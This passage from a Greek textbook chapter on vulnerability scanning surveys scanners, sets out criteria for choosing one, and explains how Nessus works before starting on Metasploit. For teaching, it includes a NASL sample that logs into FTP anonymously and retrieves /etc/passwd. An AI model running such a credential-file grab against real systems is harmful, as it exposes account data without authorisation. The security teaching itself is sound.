- **NetRecon** – Ένα εμπορικό πακέτο της Symantec, που προσφέρει σάρωση και αναγνώριση ευπαθειών. Έχει την δυνατότητα να μαθαίνει όταν σαρώνει ένα δίκτυο. Για παράδειγμα εάν ανακτήσει ένα συνθηματικό σε ένα υπολογιστή θα δοκιμάσει το ίδιο συνθηματικό και σε άλλους υπολογιστές. Το NetRecon παρέχει γραφικό περιβάλλον και προσφέρεται για Windows NT/2000/XP/2003 [http://www.symantec.com]
- **Retina** - Ένα εμπορικό πακέτο της eEye. Το Retina σαρώνει ένα δίκτυο και αναφέρει τις ευπάθειες που εντοπίζει. Το Retina παρέχει γραφικό περιβάλλον και προσφέρεται για Windows NT/2000/XP/2003 [http://www.eeye.com]
- **QualysGuard** – Το QualysGuard είναι ένα web-based εργαλείο. Οι χρήστες του έχουν πρόσβαση μέσω μιας εύχρηστης διαδικτυακής πύλης. Το QualysGuard μπορεί να αναγνωρίσει πάνω από 5000 ευπάθειες [http://www.qualys.com]
- **SARA** – Το Security Auditor's Research Assistant είναι ένα δωρεάν εργαλείο που παρέχεται σε περιβάλλον γραμμής εντολών. Το εργαλείο SARA ουσιαστικά συνεργάζεται με άλλα εργαλεία ανοικτού λογισμικού για να πραγματοποιήσει την σάρωση. Θεωρείται ένα ευγενές εργαλείο διότι η δραστηριότητα του δεν προκαλεί προβλήματα στο δίκτυο. Μπορεί να εγκατασταθεί σε Linux και MacOS [http://www-arc.com/sara]
- **SAINT** – Το Security Administrator's Integrated Network Tool είναι ένα εμπορικό εργαλείο εύρεσης ευπαθειών. Διαθέτει ένα web-based περιβάλλον και εγκαθίσταται σε Linux. Παρέχει κατηγοριοποίηση ευπαθειών ώστε να εντοπιστούν οι κρισιμότερες για να τις χειριστούμε ανάλογα [http://www.saintcorporation.com]
- **VLAD** –Ένα εργαλείο ανοικτού λογισμικού γραμμένο σε Perl. Σχεδιάστηκε για να ανακύπτει ευπάθειες που σχετίζονται με τη λίστα SANS Top 10 [http://securitytnt.com/vlad]

Από την πληθώρα των εργαλείων που υπάρχουν εγείρεται το ερώτημα ποιο πρέπει να χρησιμοποιήσουμε ή ποια είναι τα χαρακτηριστικά ενός καλού εργαλείου εύρεσης ευπαθειών. Αυτό θα εξετάσουμε αμέσως παρακάτω.

6.7. Χαρακτηριστικά ενός καλού εργαλείου εύρεσης ευπαθειών

Όπως είδαμε παραπάνω υπάρχει πληθώρα εργαλείων εύρεσης ευπαθειών. Μερικά από αυτά είναι δωρεάν ενώ άλλα απαιτούν συνδρομή. Η τελική επιλογή πρέπει να γίνει βάση μερικών χαρακτηριστικών που θα αναλυθούν παρακάτω.

Η πρώτη παράμετρος που πρέπει να σας απασχολήσει είναι η επίδραση που θα έχει ένα τέτοιο εργαλείο στο δίκτυο σας. Κάποιοι που έχουν χρησιμοποιήσει τέτοια εργαλεία γνωρίζουν ότι η σάρωση είναι καλό να πραγματοποιείται σε ώρες χωρίς δραστηριότητα ή τα σαββατοκύριακα. Ο λόγος είναι η δικτυακή κίνηση που παράγουν τα εργαλεία εύρεσης ευπαθειών. Μερικά εργαλεία παράγουν μικρή δικτυακή κίνηση όταν σαρώνουν ενώ άλλα πραγματικά υπερφορτώνουν το δίκτυο.

Μια ακόμα παράμετρος αποτελεί το αντίκτυπο τέτοιων εργαλείων στα συστήματα. Για παράδειγμα το Nessus περιέχει τα λεγόμενα dangerous plugins. Μερικά συστήματα ίσως να μην αντιδράσουν «ομαλά» σε κάποιους τύπους ελέγχων. Μερικά συστήματα μπορεί να σταματήσουν να αποκρίνονται ή ακόμα και να επανεκκινήσουν.

Σοβαρά υπόψη πρέπει να λάβουμε και τον αριθμό των ευπαθειών που ανιχνεύει ένα εργαλείο. Η παράμετρος αυτή δεν είναι εύκολο να μετρηθεί διότι διαφορετικοί κατασκευαστές μετρούν διαφορετικά τις ευπάθειες. Ένας κατασκευαστής ισχυρίζεται ότι ανιχνεύει 5000 ευπάθειες ενώ ένας άλλος 7000 ευπάθειες. Είναι πραγματικά το προϊόν του δεύτερου κατασκευαστή καλύτερο; Για να κατανοήσουμε καλύτερα το μέτρημα των κατασκευαστών ας δούμε ένα παράδειγμα. Το CVE-2007-3898 περιγράφει μια ευπάθεια του Microsoft DNS, που είναι εγκατεστημένος σε 40 διαφορετικές εκδόσεις των Windows. Έτσι κάποιος κατασκευαστής μπορεί να μετρήσει αυτή την ευπάθεια σαν 1 ή σαν 40.

Επιπρόσθετα, πρέπει να λάβουμε υπόψη την σκοπιά από την οποία κάθε εργαλείο εξετάζει ένα σύστημα. Μερικά εργαλεία εύρεσης ευπαθειών δεν αυθεντικοποιούνται σε ένα σύστημα για να το εξετάσουν. Κατά αυτό τον τρόπο εξετάζουν πως συμπεριφέρεται το σύστημα σε εξωτερικούς εισβολείς. Αλλά οι απειλές ασφάλειας δεν προέρχονται μόνο από το εξωτερικό αλλά και από το εσωτερικό περιβάλλον δηλαδή από κάποιο χρήστη. Καλό είναι λοιπόν ένα εργαλείο να πραγματοποιεί της σαρώσεις και σαν αυθεντικοποιημένος χρήστης του συστήματος.

Τέλος, υπάρχει και το θέμα των αναφορών. Όταν το εργαλείο τελειώσει τη σάρωση θα πρέπει να ετοιμάσει μια αναφορά για τα προβλήματα που εντόπισε. Η αναφορά θα πρέπει να είναι εκτενής και τα προβλήματα κατηγόριοποιημένα ανάλογα με τη σημαντικότητα τους (υψηλό, μέτριο, χαμηλό ρίσκο). Επίσης, καλό θα ήταν να προβάλλεται και το CVE σε κάθε πρόβλημα που εντοπίζεται και αν είναι δυνατόν να προτείνεται ένας τρόπος αντιμετώπισης.

Στη συνέχεια θα εξετάσουμε καλύτερα το εργαλείο εύρεσης ευπαθειών Nessus.


6.8. Nessus

Το Nessus είναι ένα ολοκληρωμένο εργαλείο ανοικτού λογισμικού που διαθέτει τόσο γραμμή εντολών όσο και παραθυρικό περιβάλλον. Αποτελεί ίσως το δημοφιλέστερο εργαλείο εύρεσης ευπαθειών. Μπορείτε να αποκτήσετε το Nessus από την διεύθυνση http://www.tenable.com/products/nessus δωρεάν αλλά η διαδικασία ανανέωσης του έχει αλλάξει εδώ και κάποια χρόνια και απαιτείται συνδρομή. Ουσιαστικά η συνδρομή παρέχει άμεσα τις ενημερώσεις (plug-ins) στους ενδιαφερόμενους, ενώ όσοι δεν πληρώνουν συνδρομή θα λαμβάνουν ενημερώσεις με καθυστέρηση μιας βδομάδας. Υπάρχει επίσης η δυνατότητα στους χρήστες του Nessus να γράψουν δικά τους plug-in και να τα διοχετεύσουν στο Nessus.

Το Nessus δημιουργήθηκε στα τέλη της δεκαετίας του 90 από τον Renaud Deraison. Επιλέχθηκε το ανοικτό λογισμικό για την κατασκευή του, διότι οι ενημερώσεις του θα προέρχονταν από την κοινότητα χρηστών που το χρησιμοποιούσε. Το Nessus αποτελεί must-have για κάποιον που θέλει να χτίσει ένα εργαστηριακό περιβάλλον. Αναλογιστείτε ότι πολλές εταιρίες όπως IBM, VeriSign Symantec και άλλες χρησιμοποιούν το Nessus στα εργαλεία που προσφέρουν. Το Nessus είναι ένα πανίσχυρο, ευέλικτο εργαλείο σάρωσης και παρακολούθησης. Η βασική του αρχή είναι «τίποτα δεν είναι δεδομένο». Για παράδειγμα μια ανοικτή θύρα δεν σημαίνει αναγκαστικά ότι μια υπηρεσία είναι ενεργή. Το Nessus εντοπίζει τα προβλήματα και παρέχει λύσεις ώστε να διορθωθούν. Ας δούμε σε αυτό το σημείο τα βασικά συστατικά που το αποτελούν:

- Το μοντέλο πελάτη/εξυπηρετητή του Nessus
- Τα plug-ins (ενημερώσεις) του Nessus
- Η γνωσιακή βάση του Nessus.

Το μοντέλο πελάτη εξυπηρετητή του Nessus προσφέρει μια κατανεμημένη ερμηνεία στην εκτέλεση σαρώσεων για ευπάθειες. Για παράδειγμα ας υποθέσουμε ότι χτίζεται το εργαστηριακό σας περιβάλλον με σκοπό να παρέχεται συμβουλές σε θέματα ασφάλειας. Αφού υπογράψετε το πρώτο σας συμβόλαιο θα πατε στις εγκαταστάσεις του πελάτη σας με ένα φορητό υπολογιστή. Αφού λάβετε τις σχετικές άδειες θα εξαπολύσετε μια μη κατανεμημένη σάρωση. Αφού η σάρωση γίνεται από το φορητό υπολογιστή για τις επόμενες 2-3 ώρες δεν θα έχετε κάτι να κάνετε διότι η διαδικασία της σάρωσης απαιτεί όλους τους πόρους του φορητού υπολογιστή. Ας δούμε τώρα το ίδιο σενάριο αλλά με μια μικρή διαφοροποίηση. Η επίσκεψη στις εγκαταστάσεις του πελάτη γίνεται με τον φορητό υπολογιστή που διαθέτει τον πελάτη του Nessus. Αφού λάβετε την άδεια για την σάρωση, χρησιμοποιείται τον πελάτη του Nessus για να συνδεθείτε στον εξυπηρετητή του Nessus που βρίσκεται στην εταιρία σας. Μόλις γίνει η σύνδεση μπορείτε να ξεκινήσετε την σάρωση και να αποσυνδέσετε το φορητό υπολογιστή. Το παραπάνω σενάριο φαίνεται και στην εικόνα 6. . Κατά αυτόν τον τρόπο μπορείτε να ασχοληθείτε με συνεντεύξεις υπάλληλων ή να εξετάσετε την τεκμηρίωση του πελάτη. Όταν τελειώσετε τις διαδικασίες και γυρίσετε στο γραφείο σας η αναφορά του Nessus θα σας περιμένει για να την εξετάσετε. Ένα ακόμα πλεονέκτημα της μεθόδου αυτής είναι ότι ο εξυπηρετητής στην εταιρία σας όντας πιο ισχυρός από έναν προσωπικό υπολογιστή θα τελειώσει την διαδικασία πολύ πιο γρήγορα.



Εικόνα 6.1: Το μοντέλο πελάτη/εξυπηρετητή του Nessus


Μια περιοχή στην οποία πρέπει να κατευθύνουμε την προσοχή μας εάν υιοθετήσουμε το μοντέλο πελάτη/εξυπηρετητή του Nessus είναι η κρυπτογράφηση. Τα δεδομένα του Nessus πρέπει να ταξιδεύουν κρυπτογραφημένα αλλιώς θα δώσετε την δυνατότητα σε όποιον κρυφακούσει να συλλέξει μια πολύ καλή αναφορά ασφάλειας για τον οργανισμό. Για την κρυπτογράφηση υποστηρίζεται SSL ή TLS. Επίσης, η πρόσβαση στον εξυπηρετητή Nessus πρέπει να είναι ελεγχόμενη, αν είναι δυνατόν με την χρήση PKI.

Μια συνιστώσα κλειδί στο σχεδιασμό του Nessus είναι και τα plug-in. Τα plug-in επιτρέπουν στους χρήστες να δημιουργήσουν τις δικές τους δόκιμες ασφάλειας. Τα plug-ins δημιουργούνται με τη χρήση της γλώσσας NASL (Nessus Attack Scripting Language). Σύμφωνα με τον δημιουργό της NASL «Η NASL δημιουργήθηκε για να επιτρέπει στον καθένα να κατασκευάσει μια δοκιμή για ένα κενό ασφάλειας μέσα σε λίγα λεπτά, για να επιτρέπει στους χρήστες να μοιράζονται τις δοκιμές τους χωρίς να ανησυχούν για το λειτουργικό σύστημα που έχουν και να εξασφαλίσει στον καθένα ότι ο κώδικας NASL δεν μπορεί να κάνει ζημία στο σύστημα του εάν τον εκτελέσει». Η NASL μοιάζει με την γλώσσα προγραμματισμού C αλλά το πλαίσιο της δεν επιτρέπει να χρησιμοποιηθεί για κακόβουλους σκοπούς. Ένα παράδειγμα της NASL εμφανίζεται παρακάτω:

```
#
# WWW
#
```

```
if(is cgi installed("/robots.txt")){
display("The file /robots.txt is present\n");
}
if(is cgi installed("php.cgi")){
display("The CGI php.cgi is installed in /cgi-bin\n");
}
if(!is cgi installed("/php.cgi")){
display("There is no 'php.cgi' in the remote web root\n");
}
#
# FTP
#
# open a connection to the remote host
soc = open sock tcp(21);
# Log in as the anonymous user
if(ftp log in(socket:soc, user:"ftp", pass:"joe@"))
{
# Get a passive port
port = ftp get pasv port(socket:soc);
if(port)
{
soc2 = open sock tcp(port);
data = string("RETR /etc/passwd\r\n");
send(socket:soc, data:data);
password file = recv(socket:soc2, length:10000);
display(password file);
close(soc2);
}
close(soc);
}
```

Οι πληροφορίες που αφορούν NASL υπάρχουν στην γνωσιακή βάση του Nessus. Η γνωσιακή βάση του Nessus επιτρέπει στους προγραμματιστές τωρινών και μελλοντικών plug-in να αντλήσουν πληροφορίες από προγενέστερα plug-in. Για παράδειγμα έστω ότι υπάρχει ένα plug-in το οποίο όταν θα εκτελείται θα βρίσκει τους εξυπηρετητές που έχουν εγκατεστημένο IIS 5.0. Εάν κάποιος θέλει να κατασκευάσει ένα plug-in που να βρίσκει τους IIS 5.0 που έχουν ενεργοποιημένο το IPP (Internet Printing Protocol) τότε προφανώς θα χρησιμοποιήσει το προγενέστερο plug-in τροποποιώντας το. Η γνωσιακή βάση είναι διαθέσιμη στη διεύθυνση https://www.edgeos.com/nessuskb/ και φαίνεται στην εικόνα 6.2



Εικόνα 6.2: Η γνωσιακή βάση του Nessus.

Το Nessus υποστηρίζει πολλούς τύπους plug-in. Από άκακα έως και αυτά που δύνανται να καταστήσουν έναν εξυπηρετητή μη ενεργό.


Μετά από τα βασικά στοιχεία του Nessus ας δούμε βήμα-βήμα πως λειτουργεί. Τα βασικά βήματα που πραγματοποιεί είναι:

- Απογραφή δικτυακών συσκευών.
- Αναγνώριση στόχων.
- Δημιουργία πολιτικής plug-in
- Σάρωση.
- Ανάλυση της αναφοράς σάρωσης.
- Αποκατάσταση και επιδιόρθωση προβλημάτων.


Η πρώτη ενέργεια που πραγματοποιεί το Nessus είναι η απογραφή των δικτυακών συσκευών. Όσο περίεργο και αν φαντάζει δεν μπορεί να σαρώσει το δίκτυο πριν πραγματοποιήσει την απογραφή. Οι τρόποι που πραγματοποιείται η απογραφή συζητήθηκε σε προγενέστερα κεφάλαια με τεχνικές όπως η σάρωση ανοικτών θυρών.

Επειδή πολλά δίκτυα είναι μεγάλα σε μέγεθος, το Nessus αντί να σαρώσει όλο το δίκτυο κατατάσσει τις δικτυακές συσκευές σε ομάδες και σαρώνει κάθε ομάδα. Η κατηγοριοποίηση είναι χρήσιμη και από την πλευρά τον αποτελεσμάτων διότι θα υπάρχουν πολλά δεδομένα προς εξέταση. Πριν την σάρωση πρέπει να προσδιορίσει τους στόχους και φυσικά να έχουμε δικαιώματα να πραγματοποιούμε σάρωση.

Το επόμενο βήμα είναι να δημιουργήσουμε μια πολιτική plug-in. Η πολιτική plug-in διευκρινίζει ποιους τύπους σάρωσης θα πραγματοποιήσουμε. Ένα παράδειγμα φαίνεται στην εικόνες 6.3 και 6.4. Τα plug-ins χωρίζονται σε ακίνδυνα και επικίνδυνα. Τα επικίνδυνα plug-ins μπορούν να κάνουν ένα σύστημα να σταματήσει να αποκρίνεται, γι αυτό πρέπει να είμαστε προσεκτικοί στα plug-ins που επιλέγουμε.




Εικόνα 6.3: Πολιτικές στο Nessus



Εικόνα 6.4: Πολιτικές στο Nessus


Το επόμενο βήμα είναι η σάρωση. Για να ξεκινήσουμε μια σάρωση το μόνο που χρειάζεται να κάνουμε είναι να πατήσουμε στην καρτέλα scans να επιλέξουμε ένα όνομα για την σάρωση, να διαλέξουμε μια πολιτική και τον στόχο της σάρωσης όπως φαίνεται στην εικόνα 6.5 και να πατήσουμε Launch Scan.



Εικόνα 6.5: Σάρωση στο Nessus

Το επόμενο βήμα είναι η ανάλυση της αναφοράς. Το Nessus παράγει πολύ καλές αναφορές δίνοντας μας όλη την πληροφορία σε μια σελίδα. Μόλις ολοκληρωθεί η σάρωση μας στην καρτέλα reports θα λάβουμε την αναφορά για τη σάρωση μας. Στο παράδειγμα μας εικόνες 6.6 και 6.7 παρήχθη μια αναφορά με 37 συνολικά θέματα που κατηγοριοποιούνται ως 1 μεσαίας επικινδυνότητας, 25 χαμηλής επικινδυνότητας και 11 ανοικτές θύρες. Εάν πατήσουμε πάνω στο μεσαίας επικινδυνότητας ρίσκο λαμβάνουμε ότι το ρίσκο είναι DNS Server Cache Spooping Remote Information Disclosure και βρέθηκε με το plug-in 12217. Εάν πατήσουμε πάλι πάνω στο ρίσκο θα λάβουμε μια πιο εκτενή αναφορά και συμβουλές αποκατάστασης.

Εικόνα 6.6: Αναφορά του Nessus



Εικόνα 6.7: Αναφορά του Nessus

Τέλος, ίσως το πιο δύσκολο κομμάτι είναι η αποκατάσταση και επιδιόρθωση των προβλημάτων. Αρκετά εργαλεία εύρεσης ευπαθειών όπως και το Nessus θα προτείνουν λύσεις πάνω στα ρίσκα που θα εντοπίσουν. Παρόλο που γενικά το Nessus και αρκετά άλλα εργαλεία θεωρούνται αξιόπιστα οι συμβουλές αποκατάστασης που προτείνουν δεν είναι πανάκεια. Πριν τις ακολουθήσουμε θα πρέπει να μελετήσουμε και μόνοι μας το πρόβλημα πριν εφαρμόσουμε μια πολιτική επιδιόρθωσης.

6.9. Εργαλεία εύρεσης ευπαθειών και αυτόματης επίθεσης

Παρακάτω θα εξετάσουμε ορισμένα εργαλεία εύρεσης ευπαθειών που χρησιμοποιούνται ώστε να ανακαλύπτουν ευπάθειες σε συστήματα αλλά και να εξαπολύουν επίθεση στους ευπαθείς στόχους. Το πρώτο εργαλείο που θα εξετάσουμε είναι το Metasploit.


6.10. Metasploit

Το έτος 2003 ήταν μια χρονιά ορόσημο για τα εργαλεία εύρεσης ευπαθειών καθώς εμφανίστηκε η πρώτη έκδοση του Metasploit [http://www.metasploit.com]. Το Metasploit ήταν το πρώτο εργαλείο ανοικτού λογισμικού στην κατηγορία του. Μπορείτε να αποκτήσετε το Metasploit από τη διεύθυνση http://www.metasploit.com.


Σύμφωνα με την ιστοσελίδα του Metasploit «το Metasploit είναι μια πλατφόρμα ανάπτυξης για εργαλεία ασφάλειας και ευπάθειες. Το Metasploit χρησιμοποιείται από επαγγελματίες στον τομέα της ασφάλειας ώστε να πραγματοποιήσουν δοκιμές διεισδύσεις, από διαχειριστές δικτύων για να βεβαιωθούν για την εγκατάσταση των διορθωτικών εκδόσεων 